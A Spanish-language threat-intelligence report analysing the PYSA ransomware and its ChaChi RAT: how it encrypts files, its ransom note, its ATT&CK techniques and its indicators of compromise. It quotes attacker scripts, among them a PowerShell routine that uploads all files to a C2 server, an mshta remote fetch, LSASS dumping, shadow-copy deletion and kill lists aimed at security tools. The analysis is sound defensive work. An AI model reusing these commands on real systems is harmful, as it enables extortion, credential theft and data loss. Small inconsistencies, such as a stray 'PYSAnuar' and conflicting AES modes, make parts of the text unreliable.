



Investigación

CBR-Investigación PYSA

Referencia del informe:	CBR-INV04
Clasificación de la información:	RESTRINGIDA

Tabla de contenido

1	Control de versiones	4
2	Introducción	4
3	Características	4
4	Análisis del proceso	5
4.1	Primera fase.....	6
4.2	Segunda fase.....	6
5	Firmas recientes	7
6	Distribución de TTPs	8
6.1	Initial Access	8
6.2	Execution	8
6.3	Persistence	9
6.4	Privilege Escalation	10
6.5	Defense Evasion.....	10
6.6	Credential Access.....	12
6.7	Discovery	12
6.8	Lateral Movement	13
6.9	Command and Control	14
6.10	Exfiltration	14
6.11	Impact.....	15
7	Limpieza.....	16
8	Mitigación	16
9	IOCs	16
9.1	Servicios que para.....	16
9.2	Procesos que para	17
9.3	IPs maliciosas.....	17
9.4	Dominios.....	18
9.5	Archivos	18

9.6	Hashes	20
10	Matriz del MITRE ATT&CK pintada.....	23
11	Reglas YARA	23
12	Referencias.....	25

1 Control de versiones

N.º Versión	Fecha	Cambio	Autor
1.0	02/08/2022	Creación	Rosa García López

2 Introducción

PYSA (*Protect Your System Amigo*) es una variante del ransomware Mespinoza, que surgió en diciembre del 2019 y opera bajo el modelo de Ransomware-as-a-Service (RaaS). Esto implica que los desarrolladores reclutan afiliados para llevar a cabo su distribución a cambio de un porcentaje de las ganancias obtenidas de los pagos que realizan las víctimas.

Recurre a técnicas para extorsionar a la víctima que no accede al pago, como la exfiltración de los archivos y el cold-calling (llamadas telefónicas presionando a las compañías). También ha sido visto utilizando el troyano de acceso remoto (RAT) conocido como ChaChi, para comprometer los sistemas.

Este grupo tiene como objetivos: entidades gubernamentales, compañías privadas y los sectores sanitario y educativo, ya que normalmente contienen información que no quieren que sea pública.

3 Características

En los diferentes análisis de PYSA se observan las siguientes características:

- Es compatible con sistemas Windows de 32 y 64 bits.
- El programa está escrito en el lenguaje de programación C++.
- Cifra los ficheros de las unidades de disco duro o flash.
- Utiliza la librería criptográfica “Crypto++” para encriptar los archivos con una combinación de RSA-4096 y AES-256-CFB.
- No requiere de conexión a internet para funcionar.
- Escribe el mensaje de rescate en el registro.
- Se autodestruye al finalizar.

4 Análisis del proceso

En esta sección se explicará el modo en el que opera el ransomware. El siguiente esquema es un resumen general de la operación:




Ilustración 1 - Resumen de la operación de PYSA

Antes de nada, el proceso del ransomware cierra la consola para que no haya un indicador visual de su presencia. Después, crea un objeto mutex denominado “Pysa”; si ya existe el proceso termina para que solamente una instancia del ransomware esté en ejecución.

```

FreeConsole();
if ( !OpenMutexA(0x1F0001u, 0, "Pysa") )
{
    v3 = CreateMutexA(0, 0, "Pysa");
  
```

Ilustración 2 - Creación del objeto mutex

Luego, enumera las unidades que están conectadas al sistema comprometido como discos duros o unidades USB. Por cada unidad que encuentra, el ransomware crea un hilo de proceso y procede a enumerar los archivos y encriptarlos; lo cual realiza en dos fases.

4.1 Primera fase

En esta fase, el ransomware encripta los archivos que tienen la extensión de una lista especificada dentro del código. La lista de estas extensiones es la siguiente:

<i>.doc</i>	<i>.myd</i>	<i>.bkf</i>	<i>.vmrs</i>	<i>.7z</i>
<i>.xls</i>	<i>.ndf</i>	<i>.bkup</i>	<i>.pbf</i>	<i>.zip</i>
<i>.docx</i>	<i>.sdf</i>	<i>.bup</i>	<i>.qic</i>	<i>.rar</i>
<i>.xlsx</i>	<i>.trc</i>	<i>.fbk</i>	<i>.sqb</i>	<i>.cad</i>
<i>.pdf</i>	<i>.wrk</i>	<i>.mig</i>	<i>.tis</i>	<i>.dsd</i>
<i>.db</i>	<i>.001</i>	<i>.spf</i>	<i>.vbk</i>	<i>.dwg</i>
<i>.db3</i>	<i>.acr</i>	<i>.sql</i>	<i>.vbm</i>	<i>.pla</i>
<i>.frm</i>	<i>.bac</i>	<i>.vhdx</i>	<i>.vrb</i>	<i>.pln</i>
<i>.ib</i>	<i>.bak</i>	<i>.vfd</i>	<i>.win</i>	
<i>.mdf</i>	<i>.backupdb</i>	<i>.avhdx</i>	<i>.pst</i>	
<i>.mwb</i>	<i>.bck</i>	<i>.vmcx</i>	<i>.mdb</i>	

4.2 Segunda fase

Tras la primera fase, PYSA encripta el resto de los archivos almacenados en la unidad y crea un archivo *README.README* en cada directorio de la unidad. Este archivo contiene la nota del ransomware.

```

Hi Company,

Every byte on any types of your devices was encrypted.
Don't try to use backups because it were encrypted too.

To get all your data back contact us:
aireyeric@protonmail.com
ellershaw.kiley@protonmail.com
-----

FAQ:

1.
Q: How can I make sure you don't fooling me?
A: You can send us 2 files(max 2mb).

2.
Q: What to do to get all data back?
A: Don't restart the computer, don't move files and write us.

3.
Q: What to tell my boss?
A: Protect Your System Amigo.

```

Ilustración 1 - Nota que deja PYSA

En ambas fases PYSA encripta únicamente los archivos con un tamaño mayor a 1 KB y no encripta determinados archivos, estos son:

- Archivos críticos para el sistema, como *pagefile.sys*, el gestor de arranque de Windows y archivos almacenados en directorios usados por el sistema, por ejemplo, *Windows* y *Boot*.
- Archivos que contienen una de las siguientes extensiones: *.exe*, *.dll*, *.search-ms*, *.sys*, *.README*, o *.pysa*.

PYSA no encripta estos archivos o directorios porque son necesarios para el correcto funcionamiento del sistema, es decir, son necesarios para que las víctimas se puedan comunicar con los atacantes.

Antes de encriptar un archivo, PYSA lo renombra añadiéndole la extensión *.pysa*, por ejemplo, *test.txt* se convierte en *test.txt.pysa*. Tras esto, PYSA encripta el archivo combinando los algoritmos AES-CBC y RSA.

5 Firmas recientes

SHA256
44f1def68aef34687bfacf3668e56873f9d603fc6741d5da1209cc55bdc6f1f9
0433efd9ba06378eb6eae864c85aa8c8b6de79ef6512345294e9e379cc054c3d
9317dfe933c5c58703e0555320b047ca6c85b8bd2af03667cd4e42d1a0984726
f602319a51dfad374687a6d18f87c9f8e7b9cab956a4993c2ed83e7adad6e2db
7c774062bc55e2d0e869d5d69820aa6e3b759454dbc926475b4db6f7f2b6cb14
af99b482eb0b3ff976fa719bf0079da15f62a6c203911655ed93e52ae05c4ac8
931772ac59f5859e053589202c8db81edc01911391fe5b32c9abb5bbc2b06e43
051fb654403340420102430f807ea41ab790666488d897dc5b0008e99fed47d6
7fd3000a3afbf077589c300f90b59864ec1fb716feba8e288ed87291c8fdf7c3
6f4338a7a3ef8e491279ae81543a08554cad15d1bce6007047bc4449d945b799
90cf35560032c380ddaaa05d9ed6baacbc7526a94a992a07fd02f92f371a8e92
75c8e93ffcf84f0d3444c0b9fc8c9a462f91540c8760025c393a749d198d9db

4770a0447ebc83a36e590da8d01ff4a418d58221c1f44d21f433aaf18fad5a99
6661b5d6c8692bd64d2922d7ce4641e5de86d70f5d8d10ab82e831a5d7005acb
9986b6881fc1df8f119a6ed693a7858c606aed291b0b2f2b3d9ed866337bdbde
e4287e9708a73ce6a9b7a3e7c72462b01f7cc3c595d972cf2984185ac1a3a4a8
e9662b468135f758a9487a1be50159ef57f3050b753de2915763b4ed78839ead

6 Distribución de TTPs

6.1 Initial Access

El acceso inicial consiste en técnicas que usan varios vectores de entrada para obtener su acceso inicial dentro de la red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1133 – External Remote Services:** Los servicios remotos abiertos al exterior son el vector de entrada más común y fácil que utilizan los grupos ransomware para ganar el acceso inicial en el sistema. Servicios remotos como VPNs, Windows Remote Management y otros mecanismos de acceso, permiten a los usuarios conectarse a la red interna de la empresa desde una localización externa.
En varios análisis se ha determinado que PYSA es uno de los grupos que utiliza esta táctica.
- **T1566 – Phishing:** PYSA ha mandado mensajes de phishing para obtener acceso al sistema de la víctima.

6.2 Execution

Consiste en técnicas que resultan en código controlado por el atacante que es ejecutado en un sistema local o remoto.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1059 – Command and Scripting Interpreter:** PYSA despliega instancias de Empire PowerShell y crea scripts de PowerShell para cumplir sus objetivos.
- **T1059.001 – Command and Scripting Interpreter: PowerShell:** PYSA enumera los sistemas y ejecuta comandos a través de PowerShell.
- **T1059.003 – Command and Scripting Interpreter: Windows Command Shell:** La interfaz de comandos de Windows (cmd) puede ser usada para controlar casi todos los aspectos del sistema. PYSA ha creado reverse shells y ha eliminado servicios a través del cmd.
- **T1569.002 – System Services: Service Execution:** Las API nativas proporcionan un medio controlado para llamar a los servicios del sistema operativo de bajo nivel dentro del kernel. PYSA ha ejecutado ChaChi una vez instalado.

- **T1047 – Windows Management Instrumentation:** WMI es una herramienta de administración que proporciona un entorno uniforme para acceder los componentes del sistema Windows. PYSA ha usado esta característica para parar procesos con código de PowerShell:

```
"$windir\system32\Wbem\WMIC.exe" process where "name like '%manage%'" delete
```

6.3 Persistence

Consiste en técnicas usadas por los atacantes para mantener acceso al sistema, aunque este sea reiniciado, cambien las credenciales, o se produzcan otras interrupciones que puedan finalizar su acceso.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1098 – Account Manipulation:** La manipulación de cuentas incluye cambiar las contraseñas de cuentas comprometidas, añadir cuentas a grupos con más permisos, modificar las políticas de contraseñas y cualquier acción que preserve el acceso del atacante a la cuenta. En un script, creado y ejecutado por PYSA, existe un fragmento de código en el que por cada usuario local de la máquina añade un nuevo usuario "[usuariolocal]pysa" y pone como contraseña "[md5(usuariolocal)][0,12]":

```
foreach ($user in $localusers)
{
    $myUser = "$($user)pysa"
    $hash = Get-StringHash $myUser
    $pass = $hash.substring(0, 13)
    ([adsi]"WinNT://$env:COMPUTERNAME/$user").SetPassword("$pass");
}
```

Ilustración 2 - Fragmento de código

- **T1543.003 – Create or Modify System Process: Windows Service:** Consiste en crear o modificar servicios de Windows para ejecutar repetidamente payloads como parte de resistencia, ya que se ejecutan en segundo plano. ChaChi comienza el servicio con el nombre de "JavaJDBC" y descripción "Oracle JDBC service driver". Existen varias variantes:

```
Directorio de la imagen: "$selfpath$selfname.exe",
Nombre del servicio: "JavaJDBC",
Directorio del servicio: "$selfpath\\$selfname.exe",
```

```
Directorio de la imagen: "$selfpath$selfname.exe",
Nombre del servicio: "WindowsProtectionSystem",
Directorio del servicio: ""$selfpath$selfname.exe""",
```

- **T1053.005 – Scheduled Task/Job: Scheduled Task:** Los atacantes abusan del programador de tareas de Windows para programar tareas de ejecución inicial o recurrente de código malicioso.

6.4 Privilege Escalation

Consiste en técnicas que usan los adversarios para ganar permisos de mayor nivel en un sistema o red.

La técnica que utiliza, o ha utilizado, PYSA de esta táctica es:

- **T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control:** Para escalar privilegios localmente, PYSA hace uso generalmente de los frameworks Cobalt Strike o PowerShell Empire.
- **T1134 – Access Token Manipulation:** Los atacantes modifican tokens de acceso para operar como otro usuario y traspasar los controles de seguridad. PYSA emplea esta técnica ajustando los privilegios del token de acceso a través de la función AdjustTokenPrivileges() de WinAPI.

6.5 Defense Evasion

Consiste en técnicas usadas por los atacantes para evitar ser detectados tras comprometer a la víctima.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1140 – Deobfuscate/Decode Files or Information:** Los atacantes pueden usar archivos ofuscados o información para esconder los artefactos usados en una intrusión de un análisis. PYSA utiliza un comando de PowerShell codificado en base 64 para ejecutar Empire:

```
21 {
22     [string]$prefix = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String("aABBAHQAcAAGACBALuAxADkAMuAuADH
23     Add-Type -AssemblyName System.Web;
24     $wc = New-Object System.Net.WebClient;
25     $path = $filename -Replace "\\", "/" -Split ":";
26     [string]$fullPath = $path[1];
27     $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
28     [string]$uri = "$($prefix)/token-$(($token)&id-$(($id)&fullPath-$(($fullPath))";
29     $wc.UploadFile($uri, $filename);
30 }
31 catch
```

Ilustración 3 - Script de PYSA para ejecutar Empire

- **T1562.001 – Impair Defenses: Disable or Modify Tools:** El ransomware deshabilita las características de seguridad para asegurarse de que la ejecución de su muestra y la encriptación de archivos no será bloqueada. PYSA desactiva las características de Windows Defender a través de reg.exe o PowerShell:

```
$Exp = "cmd.exe /c 'C:\Program Files\Malwarebytes\Anti-Malware\unins001.exe' /silent /noreboot";
Invoke-Expression $Exp;
& 'C:\Program Files\Malwarebytes\Anti-Malware\unins000.exe' /silent /noreboot
& "C:\Program Files\Microsoft Security Client\Setup.exe" /x /s
```

Ilustración 4 - Script para PowerShell de PYSA


- **T1562.004 – Impair Defenses: Disable or Modify System Firewall:** PYSA modifica el firewall del sistema para conseguir sobrepasar las restricciones de seguridad de la red. PYSA utiliza PowerShell para activar el Escritorio Remoto:

```
Enable-NetFirewallRule-DisplayGroup "Remote Desktop"
```

- **T1070.004 – Indicator Removal on Host: File Deletion:** PYSA genera el siguiente archivo batch que sirve para eliminar su muestra y, después, ese mismo archivo batch:

```
:Repeat
del "[sample_path]\[sample.exe]"
if exist "[sample_path]\[sample.exe]" goto Repeat
rmdir "[sample_path]"
del "C:\Users\[user]\AppData\Local\Temp\update.bat"
```

- **T1036 – Masquerading:** Los atacantes intentan manipular las características de sus herramientas para hacerlas parecer legítimas o benignas. PYSA utiliza el servicio de Windows creado con ChaChi con la siguiente descripción:



Description

Giving the service a description that appears legitimate (MITRE: T1036.004 Masquerading: Masquerade Task or Service)

Image_path	\$windir\system32\services.exe
Pid	680
Reg_value	The resource monitoring management subsystem ensures the stability of the system from unexpected failures.
Registry_key	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\WindowsManagementSystem
Registry_value_name	Description

MITRE:
T1036.004 Masquerading: Masquerade Task or Service (TA0005)

Ilustración 5 - Creación de servicio de PYSA

También crea un archivo bat con un nombre que hace parecer que está actualizando algo:

```
cmd /c ""$user%\$temp\update.bat" "
```

- **T1027 – Obfuscated Files or Information:** ChaChi hace uso de funciones y cadenas de palabras ofuscadas.

- **T1218 – System Binary Proxy Execution:** Los atacantes pueden sobrepasar las defensas basadas en procesos y/o firmas mediante la delegación de ejecución de su contenido malicioso en archivos binarios firmados o confiables. PYSA usa mshta.exe para ejecutar código desde el servidor C&C con el siguiente comando:

```
Mshta hxxp://<ip>:<puerto>/<recurso>
```

6.6 Credential Access

Consiste en técnicas para robar credenciales como nombres de cuentas y contraseñas.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1110 – Brute Force:** Los atacantes pueden usar técnicas de fuerza bruta para obtener acceso a cuentas cuando no conocen la contraseña o han obtenido los hashes de las contraseñas.
- **T1555.003 - Credentials from Password Stores: Credentials from Web Browsers:** PYSA ha accedido a los siguientes documentos de Google Chrome que contienen información sobre contraseñas:

```
Directorio de la imagen: "$selfpath$selfname.exe",
Directorio de archivo: "$appdata\Local\Google\Chrome\User
Data\Local State",
Directorio de archivo: "$appdata\Local\Google\Chrome\User
Data\Web Data-journal",
Directorio de archivo: "$appdata\Local\Google\Chrome\User
Data\Web Data"
```

- **T1003.001 - OS Credential Dumping: LSASS Memory:** Los atacantes intentan acceder a material con credenciales guardado en el proceso de memoria del Local Security Authority Subsystem Service (LSASS). PYSA utiliza herramientas conocidas, como Mimikatz, K0adic, Empire o LaZagne. Además, se ha observado el uso de la herramienta procdump:

```
procdump.exe -accepteula -ma lsass.exe mem.dmp
```

También usa esta técnica a través de los servicios DLL que tiene Windows.

6.7 Discovery

Consiste en técnicas que permiten al atacante obtener conocimiento sobre nuestro sistema y red interna.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1087 – Account Discovery:** Los atacantes tratan de obtener un listado de cuentas en un sistema o entorno. Un comando comúnmente usado es:

```
whoami /groups
```

PYSA también ha usado el comando “Find-LocalAdminAccess” proveniente del módulo Recon de Powersploit.

- **T1083 – File and Directory Discovery:** Se trata de una técnica que implica enumerar archivos y directorios para determinar si ciertos objetos deberían ser encriptados/robados o no. Los troyanos de ransomware generalmente hacen una búsqueda automática de archivos con determinadas extensiones o nombres.
- **T1135 - Network Share Discovery:** Con el objetivo de encriptar máquinas cercanas y tener más víctimas, los atacantes buscan carpetas y discos compartidos en sistemas remotos.
- **T1057 – Process Discovery:** PYSA utiliza la herramienta wmic para obtener información de los procesos y eliminarlos inmediatamente:

```
function p($p) {
    wmic process where "name like '%$p%'" delete
}
p("Agent");p("Malware");p("Endpoint");p("Citrix");p("sql");p("SQL");p("Veeam");p("Core.Service");p("Mongo");p("Backup");
p("QuickBooks");p("QBDData");p("QBCF");p("server");p("citrix");p("sage");p("http");p("apache");p("web");
p("vnc");p("teamviewer");p("OCS Inventory");p("monitor");p("security");p("def");p("dev");p("office");p("anydesk");
p("protect");p("secure");p("segurda");p("center");p("agent");p("silverlight");p("exchange");p("manage");p("acronis");
p("endpoint");p("autodesk");p("database");p("adobe");p("java");p("logmein");p("microsoft");p("solarwinds");p("engine");
p("AlwaysOn");p("Framework");p("sprout");p("firefox");p("chrome");p("barracuda");p("veeam");p("arcserve");
```

Ilustración 6 - Eliminación de procesos por PYSA

- **T1018 – Remote System Discovery:** Consiste en enumerar los dispositivos remotos que pertenecen a la red comprometida. Algunos de los comandos usados son:

```
>> net view /all
>> net view /all /domain
>> dsquery subnet -limit 0
>> nltest /domain _ trusts
>> nltest /dclist
```

- **T1082 – System Information Discovery:** ChaChi obtiene el nombre del ordenador y del usuario.
- **T1049 – System Network Connections Discovery:** Para ganar acceso al sistema, los atacantes normalmente buscan conexiones activas en el sistema en las que se puedan mover y encriptar. Típicamente usan los comandos:

```
>> net session
>> net use
>> netstat -ano
>> query session
```

6.8 Lateral Movement

Consiste en técnicas que utilizan los atacantes para entrar y controlar sistemas remotos en una red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1570 – Lateral Tool Transfer:** PYSA hace uso de RDP para propagar el ransomware o las herramientas usadas, dentro de la red. Se les ha visto utilizar la herramienta PSEXec:

```
psexec.exe -accepteula -d -s \\<ip_address> <executable_path>
```

- **T1021.001 – Remote Services: Remote Desktop Protocol:** Tras acceder al sistema, el grupo puede PYSAnuar moviéndose en la red con el uso de conexiones de escritorio remoto. PYSA activa el protocolo de escritorio remoto en su script de PowerShell:

```
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server'-Name "fDenyTSConnections" -Value 0
Enable-NetFirewallRule -DisplayGroup "Remote Desktop"
```

Ilustración 7 - Script de PYSA en PowerShell

- **T1021.002 – Remote Services: SMB/Windows Admin Shares:** PYSA ha ejecutado el script p.ps1 en PowerShell desde una red compartida en un anfitrión remoto:

```
powershell.exe -ExecutionPolicy Bypass -file
\\[REMOTE_HOSTNAME]\share$\p.ps1
```

6.9 Command and Control

Consiste en técnicas que usan los atacantes para comunicarse con sistemas bajo su control dentro de la red de la víctima.

La técnica que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1071.001 – Application Layer Protocol: Web Protocols:** PYSA ha descargado QBot a través de un documento de Excel que estaba adjunto en un email de phishing.

```
Image_path: $programfiles\Microsoft Office\Office14\EXCEL.EXE
URL: hxxp://101.99.95.143/44657.5824381944.dat
```

- **T1001 – Data Obfuscation:** ChaChi tiene un codificador para C2 personalizado.
- **T1573.001 – Encrypted Channel: Symmetric Cryptography:** PYSA utiliza los algoritmos XSalsa20 y Poly1305 para encriptar el canal.
- **T1008 – Fallback Channels:** Tiene como canal primario un DNS y como plan b o alternativo uno HTTP.
- **T1572 – Protocol Tunnelling:** Utiliza un túnel DNS para evitar ser detectado y saltarse el cortafuegos si hubiera.
- **T1090.002 – Proxy: External Proxy:** PYSA utiliza un proxy intermedio, el SOCKS5, para evitar las conexiones directas a su infraestructura.

6.10 Exfiltration

Consiste en técnicas cuya finalidad es robar datos de tu red.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1041 – Exfiltration Over C2 Channel:** Para realizar el envío de los datos robados, PYSA utiliza un script que busca todos los directorios en todos los discos duros y transfiere sus archivos al servidor C2, codificado en base64:

```
[string]$id = " ";
[string]$token = " "

function CreateJobLocal($folders)
{
    Write-host $folders;
    $jobName = -join ((65..90) + (97..122) | Get-Random -Count 5 | ForEach-Object { [char]$_ });
    $foldersString = $folders -Join '|';
    $foldersArg = [Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($foldersString));
    $job = Start-Job -Name $jobName -ScriptBlock {
        $folderArg = $args[0];
        [string]$id = $args[1];
        [string]$token = $args[2];
        $foldersRaw = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($folderArg));
        [array]$folders = $foldersRaw.Split('|');
        function fill([string]$filename)
        {
            if ($filename)
            {
                try
                {
                    [string]$prefix = [System.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String(" "));
                    Add-Type -AssemblyName System.Web;
                    $wc = New-Object System.Net.WebClient;
                    $path = $filename -Replace '\\', '/' -Split ":";
                    [string]$fullPath = $path[1];
                    $fullPath = [System.Web.HttpUtility]::UrlEncode($fullPath);
                    [string]$uri = "$($prefix)?token-$(($token)&id-$(($id)&fullPath-$(($fullPath))";
                    $wc.UploadFile($uri, $filename);
                }
                catch
                {
                }
            }
        }
    }
}
```

Ilustración 8 - Script para la exfiltración de datos

6.11 Impact

Consiste en técnicas que alteran la disponibilidad o comprometan la integridad mediante la manipulación de los procesos comerciales y operacionales.

Las técnicas que utiliza, o ha utilizado, PYSA de esta táctica son:

- **T1486 – Data encrypted for impact:** PYSA, al igual que los demás grupos ransomware, encripta los archivos de la víctima para dificultar su recuperación y el uso normal del sistema.
- **T1490 – Inhibit System Recovery:** En esta técnica los atacantes hacen todo lo posible para que no se pueda recuperar la información si no es negociando con ellos. Para conseguirlo, eliminan copias de seguridad, las copias shadow y desactivan las características de reparación y recuperación automáticas. PYSA ha usado un script en PowerShell con varias acciones, incluyendo comandos para eliminar las copias shadow y puntos de restauración:

```
>> vssadmin delete shadows /all /quiet
>> Get-ComputerRestorePoint | Delete-ComputerRestorePoint
```

- **T1489 – Service Stop:** PYSA ha sido observado parando servicios y procesos a través de comandos en PowerShell:

```
function s($s) {
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Stop-Service -Force
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Set-Service -StartupType Disabled
}
s("SQL");s("Oracle");s("Citrix");s("Exchange");s("Veeam");s("Malwarebytes");s("Sharepoint");s("Quest");s("Backup");
```

Ilustración 9 - Script de PYSA parando servicios

7 Limpieza

Actualmente no existe una herramienta de descryptación fiable que se capaz de recuperar los archivos cifrados. Sin embargo, existe una empresa capaz de descryptar todos los archivos a cambio de un pago. Se trata de [RansomHunter](#) y promete un diagnóstico inicial gratuito para determinar si es posible recuperar la información encriptada o no.

Además de esa opción, si es posible, siempre podemos recuperar los archivos a través de una copia de seguridad.

Para estar seguros de que nuestro sistema está libre de ransomware o para detectarlo, podemos usar alguna de las siguientes herramientas: [Combo Cleaner](#), [Bitdefender Antivirus](#), etc.

8 Mitigación

La mejor forma de responder ante el ataque del ransomware es aislar el dispositivo infectado de la red/VLAN existente en la entidad atacada, así se evita la expansión hacia otros dispositivos y se limita el impacto causado.

Esto podría causar una interrupción en los servicios que ofrece la entidad al tener que apagar o reiniciar los dispositivos infectados; sin embargo, nos permite contener el ataque y con ello facilitar la recuperación.

9 IOCs

9.1 Servicios que para

PYSA hace uso de una función similar a `s()`:

```
function s($s) {
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Stop-Service
-Force
Get-Service | Where-Object {$_.DisplayName -like "$s*"} | Set-Service
-StartupType Disabled
}
```


El nombre de los servicios es pasado como un parámetro a dicha función. Para los servicios de la siguiente lista:

SQL, Oracle, Citrix, Exchange, Veeam, Malwarebytes, Sharepoint, Quest, Backup.

9.2 Procesos que para

PYSA hace uso de una función similar a *p()*:

```
function p($p) {  
    wmic process where "name like '%$p%'" delete  
}
```

El nombre de los servicios es pasado como un parámetro a dicha función. Para los servicios de la siguiente lista:

Acronis, adobe, agent, Agent, AlwaysOn, anydesk, apache, Arcserve, autodesk, Backup, barracuda, center, Chrome, citrix, Citrix, Core.Service, database, def, dev, endpoint, Endpoint, engine, Exchange, firefox, Framework, http, java, logmein, Malware, manage, microsoft, Mongo, monitor, OCS, Inventory, office, protect, QBCF, QBData, QBDB, QuickBooks, sage, secure, security, segura, server, silverlight, solarwinds, sprout sql, SQL, teamviewer, veeam, Veeam, vnc, web.

9.3 IPs maliciosas

- 194.187.249.102
- 72.52.178.23
- 194.5.249.180
- 45.147.228.49
- 160.20.147.184
- 172.96.189.167
- 172.96.189.22
- 172.96.189.246
- 185.185.27.3
- 185.186.245.85
- 185.193.38.60
- 193.239.84.205
- 193.239.85.55
- 194.5.249.18
- 194.5.250.216

- 198.252.100.37
- 23.83.133.136
- 45.147.229.29
- 89.38.225.208
- 89.41.26.173
- 23.129.64.190
- 185.220.100.240
- 45.147.231.210
- 194.36.190.74

9.4 Dominios

Englishdialoge.xyz	ntservicepack.com
starhouse.xyz	productoccup.tech
accounting-consult.xyz	pump-online.xyz
blitzz.best	reportservicefuture.website
ccenter.tech	sbvjhs.club
cvar99.xyz	sbvjhs.xyz
dowax.xyz	serchtext.xyz
englishdict.xyz	spm.best
english-breakfast.xyz	statistics-update.xyz
pysa2bitc5ldeyfak4seeruqym	transnet.wiki
qs4sj5wt5qkcq7aoyg4h2acqi	visual-translator.xyz
eywad.onion	wiki-text.xyz
firefox-search.xyz	

9.5 Archivos

Archivo	SHA256
ChaChi	12b927235ab1a5eb87222ef34e88d4aababe23804ae12dc0807ca6b256c7281c
	8a9205709c6a1e5923c66b63addc1f833461df2c7e26d9176993f14de2a39d5b
	37c3cb07b37d43721b3a8171959d2dff11ff904b048a334012239be9c7b87f63
	0bcbcb1faec0c44d157d5c8170be4764f290d34078516da5dcd8b5039ef54f5ca

6eb0455b0ab3073c88fcb0cad92f73cc53459f94008e57100dc741c23cf41a3
89b9ba56ebe73362ef83e7197f85f6480c1e85384ad0bc2a76505ba97a681010
701791cd5ed3e3b137dd121a0458977099bb194a4580f364802914483c72b3ce
